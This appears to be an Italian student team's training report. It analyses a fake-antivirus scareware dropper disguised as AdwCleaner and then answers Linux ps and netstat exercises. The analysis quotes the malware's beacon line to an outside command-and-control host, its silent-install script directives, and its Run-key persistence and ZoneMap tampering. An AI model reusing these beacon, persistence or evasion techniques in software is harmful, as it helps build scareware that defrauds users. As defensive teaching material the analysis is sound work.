

Generale

REPORT BUILD WEEK

3

***(made by
Cyphersquad)***

data: 27 febbraio 2026

Analisti: Daniele Cappellosza (Leader) | Luca Argento | Catalin Ardelean | Mirko Ferrario | Massimo Somma | Victor Rosati | Gianluca Frezza

esercizio 1

REPORT TECNICO E MANUALE OPERATIVO DI ANALISI MALWARE

Gruppo: Cybersquad

Target: AdwereCleaner.exe

1. Introduzione & Profilo della Minaccia

Il presente documento descrive in dettaglio l'analisi forense e comportamentale condotta sul file sospetto AdwereCleaner.exe. L'indagine ha rivelato che il file non è un legittimo strumento di sicurezza, bensì un Dropper progettato per installare un Rogue Antivirus / Scareware.

Il malware agisce in modalità completamente silenziosa, garantendosi la persistenza (auto-avvio) tramite il Registro di sistema di Windows. Utilizza tecniche di manipolazione psicologica (Social Engineering), generando finti allarmi e finte interfacce di attivazione per indurre la vittima al panico. Lo scopo finale è la frode economica (acquisto di falsi seriali) e il rilascio di file malevoli di secondo stadio scaricati da domini controllati dall'attaccante.

2. Analisi Statica Base e OSINT (Ambiente: Kali Linux)

In questa fase il file viene esaminato dall'esterno senza mai essere eseguito, per estrapolare metadati e impronte digitali in totale sicurezza.

2.1 Identificazione univoca tramite Hashing

Il primissimo passo in ambito DFIR (Digital Forensics and Incident Response) è calcolare l'impronta digitale del file.

- **Comando eseguito a terminale:** `sha256sum AdwereCleaner.exe`
- **Output (Hash SHA-256):**
`51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc`
- **Significato:** Questo codice alfanumerico identifica il file in modo inequivocabile. Cambiando anche un solo bit del file, questo codice cambierebbe totalmente. Ci permette di ricercare il malware nei database globali (virustotal.com).

2.2 Analisi del formato e della struttura del file (Magic Bytes)

I criminali alterano spesso le icone e i nomi dei file. L'estensione `.exe` non basta per capire cosa sia realmente il file.

```
(kali@kali)~[~/Downloads]
$ file AdwereCleaner.exe
AdwereCleaner.exe: PE32 executable for MS Windows 4.00 (GUI), Intel i386, Nullsoft Installer self-extracting archive, 5 sections
```


- **Comando eseguito a terminale:** `file AdwereCleaner.exe`
- **Risultato:** L'output ha indicato `PE32 executable for MS Windows, intel i386, Nullsoft Installer self-extracting archive`.
- **Significato:** Il comando ha letto i "Magic Bytes" (l'intestazione a livello di codice) rivelando che il file è un archivio compresso auto-estraente (creato con NSIS) e non un semplice programma. Questo conferma la natura di "Dropper" (un veicolo di trasporto per altri virus).

2.3 Analisi OSINT tramite VirusTotal

L'hash SHA-256 ottenuto al punto 2.1 è stato inserito nel motore di ricerca di VirusTotal.

- **Score di rilevamento:** 55/71 (Minaccia confermata con altissima affidabilità).
- **Firme/Etichette assegnate dagli Antivirus:** FakeAV (Microsoft, Kaspersky), Rogue (Ikarus), Hoax (ESET), Dropper.cc (Sophos).

- **Significato:** La community di sicurezza classifica all'unanimità questo file come un falso antivirus (FakeAV/Hoax) progettato per la truffa.



3. Unpacking ed Estrazione a Freddo

Sapendo che il file è un archivio, lo apriamo forzatamente in ambiente Linux, dove i file eseguibili di Windows non possono infettare il sistema operativo.

3.1 Estrazione sicura del payload tramite 7-Zip

Il dropper è stato disassemblato "a freddo" per estrarne il contenuto nascosto.

```
(kali@kali)-[~/Downloads/Malware_Estratto]
$ ls -la
total 180
drwxrwxr-x 2 kali kali 4096 Feb 23 08:40 .
drwxr-xr-x 4 kali kali 4096 Feb 23 08:40 ..
-rw-rw-r-- 1 kali kali 172648 Feb 4 2015 6AdwCleaner.exe
```

- **Comando 1 (Estrazione):** `7z x AdwereCleaner.exe -oMalware_Estratto`
- **Comando 2 (Navigazione e Lettura):** `cd Malware_Estratto` e successiva digitazione di `ls -la` per elencare i file nascosti.

- **Risultato:** All'interno dell'archivio è stato rinvenuto un singolo file di 172.648 byte denominato `6AdwCleaner.exe`. Questo file rappresenta il "Payload" (il vero cuore dell'infezione).

3.2 Analisi dello Script di Installazione (NSIS Script)

Insieme al file, l'estrazione ha rivelato le istruzioni di installazione (il copione) che il dropper deve seguire. Analizzando il testo dello script, sono emerse tre direttive malevole:


- **Silent Install silent:** Istruzione critica. Ordina al programma di installarsi in background in modo totalmente invisibile, senza mostrare all'utente alcuna finestra di conferma o barra di caricamento.
- **InstallDir \$LOCALAPPDATA:** Definisce il nascondiglio. Il malware deve copiarsi all'interno della cartella di sistema locale dell'utente (solitamente `C:\Users\[NomeUtente]\AppData\Local`).
- **ExecShell "" \$INSTDIR\6AdwCleaner.exe:** Istruzione di innesco. Situata sotto la funzione `.onInstSuccess`, ordina a Windows di avviare immediatamente il payload `6AdwCleaner.exe` non appena l'estrazione nascosta è completata.

4. Code Analysis (Tool: dnSpy)

Sapendo che il payload è scritto in linguaggio .NET (MSIL), il file è stato letteralmente "smontato" per leggerne il codice sorgente e capirne la logica truffaldina.

4.1 Decompilazione del binario

Il file `6AdwCleaner.exe` è stato trascinato all'interno del tool dnSpy. Questo software decompila il codice macchina e lo ritraduce in linguaggio C# leggibile dall'analista.



4.2 Il Beaconing (La "Telefonata a Casa")

All'interno della classe principale (**Program**), il codice mostra chiaramente una connessione verso l'esterno:

- **Codice:**

```
webClient.DownloadString("http://www.vikingwebscanner.com  
/scripts/new_install.php?owner=" +  
fileNameWithoutExtension);
```

- **Significato:** Non appena avviato, il malware contatta il server dei criminali (C2 - Command and Control) per avvisare di aver infettato un nuovo PC. Salva poi la risposta in una chiave di registro proprietaria (**HKCU\Software\AdwCleaner**) usata come "targa" per riconoscere la vittima in futuro.

4.3 Il Browser Fantasma (Social Engineering)

Analizzando la classe **Form1** (che gestisce l'interfaccia grafica), emergono tecniche di occultamento:

- **Codice:** `this.webBrowser1.MinimumSize = new Size(1, 1);` e `this.webBrowser1.Visible = false;`
- **Significato:** Il malware apre una finestra del browser Internet Explorer invisibile, grande un solo pixel. Questa tecnica permette al virus di navigare su siti web, cliccare su pubblicità (Click Fraud) o scaricare altri virus di nascosto.

4.4 La Finta Estorsione (Classe serial)

Il cuore della truffa Scareware risiede nella finestra che chiede all'utente spaventato di inserire un codice seriale a pagamento per pulire il PC dai (finti) virus.

- **Logica del Codice:** Nel blocco `button1_Click`, il software NON contatta alcun server per verificare se la carta di credito è stata passata. Esegue solo un banale controllo testuale:
 1. La parola deve essere lunga 8 caratteri.
 2. Il primo carattere NON deve essere una lettera.
 3. L'ultimo carattere DEVE essere una lettera.
 - **Significato:** Inserendo un testo a caso come `1234567A`, il programma lo accetterà come valido! L'obiettivo del virus è quello di estorcere un pagamento per ottenere proprio quel codice seriale, o rubare i dati della carta.
-

5. Analisi Dinamica: La prospettiva della vittima


Prima di scendere nei meandri del sistema operativo, abbiamo isolato la macchina virtuale (flare) e abbiamo semplicemente fatto doppio clic sul malware, mettendoci nei panni di un utente medio per osservarne il comportamento superficiale. Il ciclo di infezione si divide in più fasi:

- **L'Esecuzione Silenziosa:** Facendo doppio clic sull'eseguibile originale `AdwareCleaner.exe`, apparentemente non succede nulla. Non ci sono avvisi, non ci sono finestre di setup o barre di caricamento. L'utente potrebbe inizialmente pensare che il programma sia difettoso. In realtà, il Dropper sta


silenziosamente estraendo il veleno.



- **Il Terrore (Lo Scareware entra in scena):** Pochi istanti dopo, compare improvvisamente dal nulla una finestra grafica ben curata intitolata "AdwCleaner". Premendo il finto bottone di scansione, il programma simula una ricerca nel sistema e restituisce inevitabilmente una lista allarmante di finte infezioni critiche, spingendo la vittima nel panico.



- **L'Estorsione (Il Paywall):** Quando l'utente cerca di pulire queste finte minacce, il software blocca l'azione e richiede l'inserimento di un "Codice Seriale" a pagamento. Si presume che il malware ha come intenzione quello di portare l'utente verso un dominio truffaldino per rubare i dati della carta di credito.



- **La Condanna (Persistenza evidente):** Come prova finale del comportamento malevolo, abbiamo simulato il riavvio della macchina da parte dell'utente disperato. Al riavvio di Windows, il finto antivirus si è riaperto da solo, confermando la sua natura parassitaria.
-

6. Analisi Dinamica: Cosa succede realmente

Il malware è stato detonato in un ambiente Windows 10 controllato (FlareVM), opportunamente isolato dalla rete LAN tramite configurazione Host-Only e protetto da Snapshot per il ripristino rapido post-analisi. L'obiettivo è tracciare la catena di esecuzione (Process Tree) e gli artefatti rilasciati a sistema.

6.1 Configurazione della Telemetria

Per intercettare le chiamate di sistema (Syscalls) è stato utilizzato Sysinternals Process Monitor (ProcMon). Prima della detonazione, è stata creata una baseline pulita filtrando i processi standard di Windows per azzerare il rumore di fondo.

6.2 Analisi dell'Infezione (Il Dropper)

Applicando un filtro mirato sul PID del processo originale **AdwreCleaner.exe**, abbiamo mappato il momento esatto dell'infezione:

- **File Drop (WriteFile):** Il processo ha scritto un nuovo binario nel percorso temporaneo dell'utente: **%LOCALAPPDATA%\Temp\6AdwCleaner.exe**.
- **Execution (Process Create):** Il dropper ha invocato la creazione di un processo figlio avviando il payload appena estratto, per poi auto-terminarsi,

cancellando la sua presenza dai processi attivi.

Process Monitor - Sysinternals: www.sysinternals.com

FileEditEventFilterToolsOptionsHelp

Time ...	Process Name	PID	Operation	Path	Result	Detail
6:48:2...	AdwareCleaner...	3804	Process Start		SUCCESS	Parent PID: 2268, ...
6:48:2...	AdwareCleaner...	3804	Thread Create		SUCCESS	Thread ID: 4504
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Users\FlareVm\Downloads\AdwareCleaner.exe	SUCCESS	Image Base: 0x400...
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7f9...
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\SysWow64\ntdll.dll	SUCCESS	Image Base: 0x773...
6:48:2...	AdwareCleaner...	3804	CreateFile	C:\Windows\Firewall\FirewallEngine\ADWERCLEANER.EXE-1ED0A3AF.pf	NAME NOT FOUND	Desired Access: G...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDead...	NAME NOT FOUND	Length: 80
6:48:2...	AdwareCleaner...	3804	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
6:48:2...	AdwareCleaner...	3804	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:48:2...	AdwareCleaner...	3804	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7f9...
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7f9...
6:48:2...	AdwareCleaner...	3804	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	CloseFile	C:\Windows	SUCCESS	Name: \Windows
6:48:2...	AdwareCleaner...	3804	CloseFile	C:\Windows	SUCCESS	
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\Software\Microsoft\Wow64\86	SUCCESS	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\86\AdwareCleaner.exe	NAME NOT FOUND	Length: 520
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\86\{Default}	SUCCESS	Type: REG_SZ, Le...
6:48:2...	AdwareCleaner...	3804	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\86	SUCCESS	
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x773...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDead...	NAME NOT FOUND	Length: 80
6:48:2...	AdwareCleaner...	3804	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
6:48:2...	AdwareCleaner...	3804	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:48:2...	AdwareCleaner...	3804	CreateFile	C:\Users\FlareVm\Downloads	SUCCESS	Desired Access: E...
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\SysWow64\kernel32.dll	SUCCESS	Image Base: 0x752...
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\SysWow64\KernelBase.dll	SUCCESS	Image Base: 0x75a...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\3c74afb9-8d82-44e3-b52c-365dbf48...	NAME NOT FOUND	Length: 528
6:48:2...	AdwareCleaner...	3804	QueryNameInfo...	C:\Windows\SysWow64\KernelBase.dll	SUCCESS	Name: \Windows\...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys	REPARSE	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys	NAME NOT FOUND	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\05935efe-7754-9c7-a994-60a55cc0...	NAME NOT FOUND	Length: 528
6:48:2...	AdwareCleaner...	3804	QueryNameInfo...	C:\Windows\SysWow64\KernelBase.dll	SUCCESS	Name: \Windows\...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\Software\Wow6432Node\Policies\Microsoft\Windows\Safer\CodeIdentifiers	REPARSE	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\codeidentifiers	SUCCESS	KeySetInformation...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\codeidentifiers\TransparentEnabled	NAME NOT FOUND	Length: 80
6:48:2...	AdwareCleaner...	3804	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\codeidentifiers	SUCCESS	
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Q...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\	REPARSE	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	KeySetInformation...
6:48:2...	AdwareCleaner...	3804	RegQueryValue	HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled	SUCCESS	Type: REG_DWO...
6:48:2...	AdwareCleaner...	3804	RegCloseKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	
6:48:2...	AdwareCleaner...	3804	CreateFile	C:\Windows\SysWow64\apphelp.dll	SUCCESS	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	QueryBasicInfor...	C:\Windows\SysWow64\apphelp.dll	SUCCESS	Creation Time: 12/3...
6:48:2...	AdwareCleaner...	3804	CloseFile	C:\Windows\SysWow64\apphelp.dll	SUCCESS	
6:48:2...	AdwareCleaner...	3804	CreateFile	C:\Windows\SysWow64\apphelp.dll	SUCCESS	Desired Access: R...
6:48:2...	AdwareCleaner...	3804	CreateFileMapp...	C:\Windows\SysWow64\apphelp.dll	FILE LOCKED WI...	SyncType: SyncTy...
6:48:2...	AdwareCleaner...	3804	CreateFileMapp...	C:\Windows\SysWow64\apphelp.dll	SUCCESS	SyncType: SyncTy...
6:48:2...	AdwareCleaner...	3804	Load Image	C:\Windows\SysWow64\apphelp.dll	SUCCESS	Image Base: 0x751...
6:48:2...	AdwareCleaner...	3804	CloseFile	C:\Windows\SysWow64\apphelp.dll	SUCCESS	

Showing 11,456 of 283,404 events (4.0%)

Backed by virtual memory

6.3 Tracciamento del Payload e Persistenza

Spostando il focus telemetrico sul nuovo processo **AdwCleaner.exe**, abbiamo individuato la modifica critica che garantisce la sopravvivenza del malware ai riavvii della macchina (Persistenza):

- **Modifica di Sistema (RegSetValue):** Il malware ha iniettato il percorso del proprio eseguibile all'interno della chiave di autorun:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner
```

6.4 Modifica delle Policy di Sicurezza (ZoneMap)

Analizzando gli eventi di modifica del Registro di Sistema è emerso anche un comportamento evasivo critico non direttamente legato all'installazione del payload. Il processo **AdwCleaner.exe** ha alterato le policy di sicurezza di rete dell'utente.

6:48:2...	AdwCleaner...	3804	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	SUCCESS	Query: Name
6:48:2...	AdwCleaner...	3804	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	SUCCESS	Desired Access: R...
6:48:2...	AdwCleaner...	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBy...	SUCCESS	KeySetInformation...
6:48:2...	AdwCleaner...	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Intranet...	SUCCESS	Type: REG_DWO...
6:48:2...	AdwCleaner...	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCA...	SUCCESS	Type: REG_DWO...
6:48:2...	AdwCleaner...	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDet...	SUCCESS	Type: REG_DWO...
6:48:2...	AdwCleaner...	3804	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	SUCCESS	
6:48:2...	AdwCleaner...	3804	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	SUCCESS	
6:48:2...	AdwCleaner...	3804	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	SUCCESS	
6:48:2...	AdwCleaner...	3804	RegEnumKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones	SUCCESS	Index: 2, Name: 2
6:48:2...	AdwCleaner...	3804	RegQueryVal...	HKCU\...	SUCCESS	Query: HandleTag

- **Path Modificato:**

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\...
```

- **Significato Dinamico:** Manipolando la ZoneMap, il malware si assicura che le connessioni in background verso il suo dominio o il download di ulteriori payload avvengano silenziosamente, bypassando i filtri SmartScreen e i prompt di sicurezza di Windows.

7. Remediation (Bonifica e Ripristino)

Sulla base degli Indicatori di Compromissione (IoC) estratti dalle fasi statica e dinamica, si è proceduto alla disinfezione manuale dell'host seguendo il protocollo standard di bonifica:

1. **Terminazione del Processo (Kill):** Utilizzando gli strumenti di amministrazione di sistema, il processo malevolo `6AdwCleaner.exe` è stato terminato in memoria per fermare l'attività estorsiva.
 2. **Eradicazione della Persistenza (Clean):** Tramite l'Editor del Registro di Sistema, è stata individuata ed eliminata definitivamente la chiave `AdwCleaner` nel percorso `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`.
 3. **Rimozione degli Artefatti (Delete):** Sono stati rimossi permanentemente dal file system:
 - L'eseguibile dropper originale.
 - Il payload nascosto situato in `%LOCALAPPDATA%\Temp\6AdwCleaner.exe`.
-

8. Conclusioni Finali

Il file esaminato è una minaccia ostile appartenente alla categoria Rogue Antivirus / Scareware, distribuito tramite un veicolo di tipo Dropper (compilato in NSIS).

L'analisi ha dimostrato che il software non possiede alcuna capacità tecnica di scansione antivirus. Le sue uniche funzioni consistono nell'eludere l'analisi visiva installandosi in background, garantirsi un appoggio stabile nel registro di Windows, contattare un dominio C2 esterno e generare finti allarmi visivi. Lo scopo esclusivo è l'inganno psicologico dell'utente finalizzato all'estorsione di denaro.

A seguito delle procedure di Remediation, il sistema risulta bonificato, pulito e ripristinato al suo normale stato operativo. L'incidente è chiuso.

esercizio 2

2 SERVER LINUX

Perché è stato necessario eseguire ps come root (premettendo il comando con sudo)?

Il comando **ps** ha bisogno del **sudo** per visualizzare tutti i processi eseguiti in background perché la maggior parte sono di proprietà dell'utente root.

come viene rappresentata la gerarchia dei processi con ps ?

La gerarchia dei processi ha una struttura padre-figlio. il processo padre è incolonnato a sinistra mentre i figli sottostanti sono spostati verso destra.

```
595    492    492 ?    00:00:00    polkit-gnome-au
600    492    492 ?    00:00:01    xfce4-power-man
439    439    439 ?    00:00:02    syslog-ng
440    440    440 ?    00:00:00    vsftpd
448    448    448 ?    00:00:00    polkitd
483    483    483 ?    00:00:00    systemd
485    483    483 ?    00:00:00    (sd-pam)
506    506    506 ?    00:00:00    dbus-broker-lau
507    506    506 ?    00:00:00    dbus-broker
517    517    517 ?    00:00:00    at-spi-bus-laun
523    517    517 ?    00:00:00    dbus-broker-lau
524    517    517 ?    00:00:00    dbus-broker
534    534    534 ?    00:00:00    at-spi2-registr
549    549    549 ?    00:00:00    gpg-agent
566    566    566 ?    00:00:00    dconf-service
606    606    606 ?    00:00:00    xfce4-notifyd
540    540    540 ?    00:00:00    ssh-agent
621    618    618 ?    00:00:00    VBoxClient
622    618    618 ?    00:00:00    VBoxClient
632    631    631 ?    00:00:00    VBoxClient
634    631    631 ?    00:00:03    VBoxClient
645    643    643 ?    00:00:00    VBoxClient
649    643    643 ?    00:00:03    VBoxClient
687    687    687 ?    00:00:01    upowerd
698    697    697 ?    00:00:00    VBoxClient
699    697    697 ?    00:00:01    VBoxClient
725    492    492 ?    00:00:03    xfce4-terminal
731    731    731 pts/0    00:00:00    bash
823    823    731 pts/0    00:00:00    sudo
825    825    825 pts/1    00:00:00    sudo
826    826    825 pts/1    00:00:00    ps
808    808    808 ?    00:00:00    nginx
809    808    808 ?    00:00:00    nginx
[analyst@secOps ~]$
```

Qual è il significato delle opzioni -t, -u, -n, -a e -p in netstat? L'ordine delle opzioni è importante per netstat?

Il comando **netstat** restituisce informazioni sulla rete, le diverse opzioni sono correlate a queste informazioni:

- **-t** restituisce il tcp
- **-u** l'udp
- **-n** visualizza le connessioni rete attive sulla macchina
- **-a** visualizza tutte le connessioni attive
- **-p** i programmi attivi sulla rete

l'ordine in cui si scrivono le opzioni non è importante per netstat.

Basandosi sull'output di netstat mostrato al punto (d), qual è il protocollo di Livello 4, lo stato della connessione e il PID del processo in esecuzione sulla porta 80? Sebbene i numeri di porta siano solo una convenzione, puoi indovinare che tipo di servizio è in esecuzione sulla porta 80 TCP?

In sudo **netstat -tunap** alla porta 80 abbiamo un tcp in ascolto su un PID 808 che è il servizio http del master process del server web nginx.

da queste analisi si deduce che c'è un servizio **http** in ascolto sulla porta 80 che è di proprietà del servizio **nginx**

Il processo PID 395 è nginx. Come si potrebbe concludere questo dall'output sopra?

- **Cos'è nginx? Qual è la sua funzione? Usa google per saperne di più su nginx)**
- **La seconda riga mostra che il processo 396 è di proprietà di un utente chiamato http e ha il processo numero 395 come processo genitore. Cosa significa? È un comportamento comune?**
- **Perché l'ultima riga mostra `grep 395`?**

nginx è un server web per richieste http sulla porta 80.

il comportamento è molto comune.

